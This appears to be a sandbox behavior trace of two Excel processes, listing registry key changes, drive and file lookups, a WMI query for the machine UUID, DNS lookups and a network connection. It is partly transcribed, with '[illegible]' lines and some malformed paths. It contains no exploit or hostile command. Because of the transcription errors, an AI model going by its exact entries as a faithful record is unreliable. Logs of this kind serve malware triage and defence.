Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\*, 0, 114c7bc, 0, 0, 0 ) Return: 12952d0		3028
Call Filesystem API	API Name: FindNextFileW Args: ( 12952d0, 114c7bc ) Return: 1		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\MTTT Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\Themes\1033\NextUpdate Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		3028
Call System API	API Name: GetVersionExA Args: ( 114d804 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 114d7c4 ) Return: 1		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*, 0, 3011c27c, 0, 0, 0 ) Return: 1295490		3028
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office14\xlstart\*, 0, 3011c27c, 0, 0, 0 ) Return: 12950d0		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\StartupItems\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028

Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( \\?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}#0000000000100000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( \\?\IDE#CdRomTEAC_CD-ROM_2.5+____#5&1c1d869a&0&1.1.0#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}) ) Return: 5		3028
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		3028
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		3028
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		3028
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		3028
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1		3028
Call System API	API Name: GetVersionExA Args: ( 1142570 ) Return: 1		3028
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\EXCELFiles Value: 55860005		3028
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000041091100000000000000F01FEC\Usage\ProductFiles Value: 55860037		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\1C5C9F Value: None		3028
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5C9F\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\ Value: None		3028
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\ Value: None		3028
Call Filesystem API	API Name: DeleteFileW Args: ( %APPDATA%\Microsoft\Office\Recent\NONAMEFL.xlsx.LNK ) Return: 0		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\1C5DD8\1C5DD8 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		3028
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Max Display Value: 19		3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 1 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 2 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 3 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 4 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 5 Value: None		3028
Call System API	API Name: GetDriveTypeW Args: ( %WorkingDir%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %TEMP%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %LOCALAPPDATA%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\AppData\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( %USERPROFILE%\ ) Return: 3		3028
Call System API	API Name: GetDriveTypeW Args: ( C:\Users\ ) Return: 3		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 6 Value: None		3028
Call Filesystem API	API Name: DeleteFileW Args: ( %LOCALAPPDATA%\Microsoft\Schemas\MS Excel_restart.xml ) Return: 0		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 7 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 8 Value: None		3028
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\14.0\Excel\Place MRU\Item 9 Value: None		3028




[illegible]

[illegible]

Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\cn& Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\dn& Value: None		2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\000061091100000000000000F01FEC\Usage\EXCELFiles Value: 55860024		2428
Call System API	API Name: GetVersionExA Args: ( c2eb70 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c2d920 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( 712f9cf0 ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %windir%\Microsoft.NET\Framework\*, 0, c2c9cc, 0, 0, 0 ) Return: c195898		2428
Call Filesystem API	API Name: FindNextFileW Args: ( c195898, c2c9cc ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f338 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c34f370 ) Return: 1		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\Themes\1033\NextUpdate Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\LCCache\SmartArt\1033\NextUpdate Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\ Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\4 Value: 0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{B866D7AE-7C99-4C20-AA98-278FC044FB98}\Categories Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\4 Value: 0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ETWMonitor\{02FD33DF-F746-4A10-93A0-2BC6273BC8E4}\Categories Value: None		2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSCategories\Severities Value: 70 50,1249 15,1249 10		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Client\Telemetry\RulesMetadata\excel.exe\ULSMonitor\ULSAllCategories Value: 1 0		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingConfigurableSettings Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastSyncTime Value: None		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\Roaming\RoamingLastWriteTime Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %APPDATA%\Microsoft\Excel\XLSTART\*,*, 0, 2490048, 0, 0, 0 ) Return: d78d490		2428
Call Filesystem API	API Name: FindNextFileW Args: ( d78d490, 2490048 ) Return: 1		2428
Call Filesystem API	API Name: FindFirstFileExW Args: ( %ProgramFiles(x86)%\Microsoft Office\Office16\xlstart\*,*, 0, 2490048, 0, 0, 0 ) Return: d78d490		2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\cn& Value: None		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( \?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#000000001F500000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( \?\STORAGE#Volume#{ee5e3854-dde6-11eb-9bdd-806e6f6e6963}\#0000000001000000#{53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( D:\ ) Return: 5		2428
Call System API	API Name: GetDriveTypeW Args: ( \?\IDE#CdRomTEAC_CD-ROM_2.5+_#5&1c1d869a&0&1.1.0#\53f5630d-b6bf-11d0-94f2-00a0c91efb8b}\ ) Return: 5		2428
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2428
Call System API	API Name: GetDriveTypeW Args: ( E:\ ) Return: 2		2428
Call System API	API Name: GetDriveTypeW Args: ( F:\ ) Return: 2		2428
Call System API	API Name: GetVersionExA Args: ( 736682d0 ) Return: 1		2428
Call System API	API Name: GetVersionExA Args: ( c21580 ) Return: 1		2428
Call System API	API Name: GetDriveTypeA Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3		2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\at& Value: None		2428

Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None	2428
Call System API	API Name: GetVersionExA Args: ( c21fb0 ) Return: 1	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\1D6862 Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6862\ Value: None	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Delete Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\StartupItems\at& Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C: ) Return: 3	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\ Value: None	2428
Add Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\ Value: None	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Excel\Resiliency\DocumentRecovery\1D6B9E\1D6B9E Value: None	2428
Call System API	API Name: GetDriveTypeW Args: ( C:\ ) Return: 3	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManager\Cache\ServicesCatalog\LastRequest Value: 2022-12-06T15:14:18Z	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManager\Cache\ServicesCatalog\CacheReady Value: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManager\Cache\ServicesCatalog\LastUpdate Value: 2022-12-06T15:14:18Z	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Microsoft\Office\16.0\Common\ServicesManager\Cache\ServicesCatalog\NextUpdate Value: 2022-12-06T15:17:18Z	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 55860007	2428
Write Registry Key	Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Installer\UserData\S-1-5-18\Products\00006109E6009040000000000F01FEC\Usage\ProductNonBootFilesIntl_1033 Value: 55860008	2428
Call Window API	API Name: DialogBoxIndirectParamW Args: ( 6d330000, ef288b8, 20228, 6dbb51c6, c2cb9c ) Return: 6	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	2428
Call System API	API Name: PathFileExistsW Args: ( %windir%\SysWOW64\propsys.dll ) Return: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-412 Value: Easily discover, visualize, and share insights from your data.	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\@C:\Program Files (x86)\Common Files\Microsoft Shared\Office16\oregres.dll,-206 Value: Excel 2016	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE.FriendlyAppName Value: Excel 2016	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\Software\Microsoft\Windows\Shell\MuiCache\C:\Program Files (x86)\Microsoft Office\Office16\EXCEL.EXE.ApplicationCompany Value: Microsoft Corporation	2428
Call System API	API Name: GetVersionExA Args: ( 76bb10ec ) Return: 1	2428
Write Registry Key	Key: HKEY_CURRENT_USER\SOFTWARE\Classes\Local Settings\MuiCache\c0\52C64B7E\LanguageList Value: en-US\0en\0	2428
Call WMI API	API Name: IWBemLevel1Login::NTLMLogin Args: ( ROOT\CIMV2, en-US,en, 0, 13d0d600, 10f8f540 ) Return: 0	2428
Call WMI API	API Name: IWBemLocator::ConnectServer Args: ( ROOT\CIMV2, NULL, NULL, NULL, 0, NULL, 0, 10f8f540 ) Return: 0	2428
Call WMI API	API Name: IWBemServices::ExecQuery Args: ( WQL, SELECT * FROM Win32_ComputerSystemProduct, 30, 0, 10f8f538 ) Return: 0	2428
Call WMI API	API Name: Win32_ComputerSystemProduct::Get Args: ( UUID, 0, 0DB755B9-0809-41B0-AAC5-A2A76FC75DBE, 0, 0 ) Return: 0	2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e30	2428
Call Service API	API Name: OpenServiceW Args: ( ee89550, NetSetupSvc, 4 ) Return: ee89438	2428
Call Network API	API Name: socket Args: ( 23, 1, 6 ) Return: e84	2428
Call Service API	API Name: OpenServiceW Args: ( ed8bae8, WinHttpAutoProxySvc, 94 ) Return: ed8b8b8	2428
Call System API	API Name: WinHttpCloseHandle Args: ( edc2bb0 ) Return: 1	2428
Call Network API	API Name: socket Args: ( 2, 2, 0 ) Return: ee8	2428
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: ee8	2428
Call System API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1, 40006000 ) Return: 87	2428
Call System API	API Name: DnsQueryEx Args: ( ctldl.windowsupdate.com, 1c, 40026000 ) Return: 0	2428
Call Network API	API Name: socket Args: ( 23, 2, 0 ) Return: ee8	2428
Call Network API	API Name: socket Args: ( 2, 1, 6 ) Return: ee8	2428
Call Network API	API Name: bind Args: ( ee8, 0.0.0.0:49425, 128 ) Return: 0	2428
Call System API	API Name: ConnectEx Args: ( ee8, 72.21.81.240:80, 16, 0, 0, 0, ef08600 ) Return: 0	2428
